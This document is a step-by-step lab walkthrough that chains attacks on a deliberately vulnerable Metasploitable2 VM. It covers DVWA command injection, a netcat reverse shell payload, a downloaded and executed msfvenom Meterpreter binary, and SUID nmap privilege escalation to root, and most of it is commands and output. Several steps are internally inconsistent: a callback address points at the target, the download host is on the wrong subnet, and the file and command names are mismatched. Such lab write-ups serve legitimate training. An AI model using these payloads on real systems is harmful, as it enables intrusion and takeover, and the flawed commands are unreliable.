Simulate a chained attack on a Metasploitable2 VM

Attack Chain

Web App Vulnerability -> Command Execution -> Reverse Shell -> Meterpreter -> Root

Lab Setup

Attacker: Kali Linux


Target: Metasploitable 2


Target IP: 192.168.159.131

Attacker IP: 192.168.159.132

Step 1: Recon – Identify Web Service

nmap -sV 192.168.159.131






Identified vulnerable web apps:


- **DVWA**
- **Mutillidae**

Step 2: Web Vulnerability – Command Injection (DVWA)

- **Navigate:** http://192.168.159.131/dvwa/
- **Login (default creds):** admin:password
- Set DVWA Security Level to **Low**
- Select the Command Execution tab




- **Test payload:** 127.0.0.1; id
- Got output in the screen.




Step 3: Reverse Shell (Web -> OS Access)

- Open terminal in kali and enter the command
  nc -lvnp 4444
- DVWA Command Injection Payload:
  127.0.0.1; nc 192.168.159.132 4444 -e /bin/bash
- Got Reverse shell as **www-data**




Step 4: Upgrade to Meterpreter (Pivot)


- Create Payload using msfvenom
  msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.159.131 LPORT=5555 -f elf > shell.elf
- **Host payload:**
  python3 -m http.server 8000
- Get the payload to tmp folder of the server
  127.0.0.1; cd /tmp
  127.0.0.1; wget http://192.168.56.101:8000/shell.elf
  127.0.0.1; chmod +x shell.elf



- Before running the script open the msfconsole and create Metasploit Listener
  msfconsole
  use exploit/multi/handler
  set payload linux/x86/meterpreter/reverse_tcp
  set LHOST 192.168.159.132
  set LPORT 5555
  run



- Run the script
  ./shell
- **Got the reverse shell**




Step 5: Privilege Escalation (Final Chain)

- Enumerate SUID binaries:
  find / -perm -4000 -type f 2>/dev/null

```
meterpreter > shell
Process 5999 created.
Channel 1 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/nmap
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```

- Got interesting file **/usr/bin/nmap**
- Check GTFOBIn for Exploit
  https://gtfobins.github.io/gtfobins/nmap/



- Run the commands
  sudo nmap --interactive
  !sh

```
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```

- Got the root access.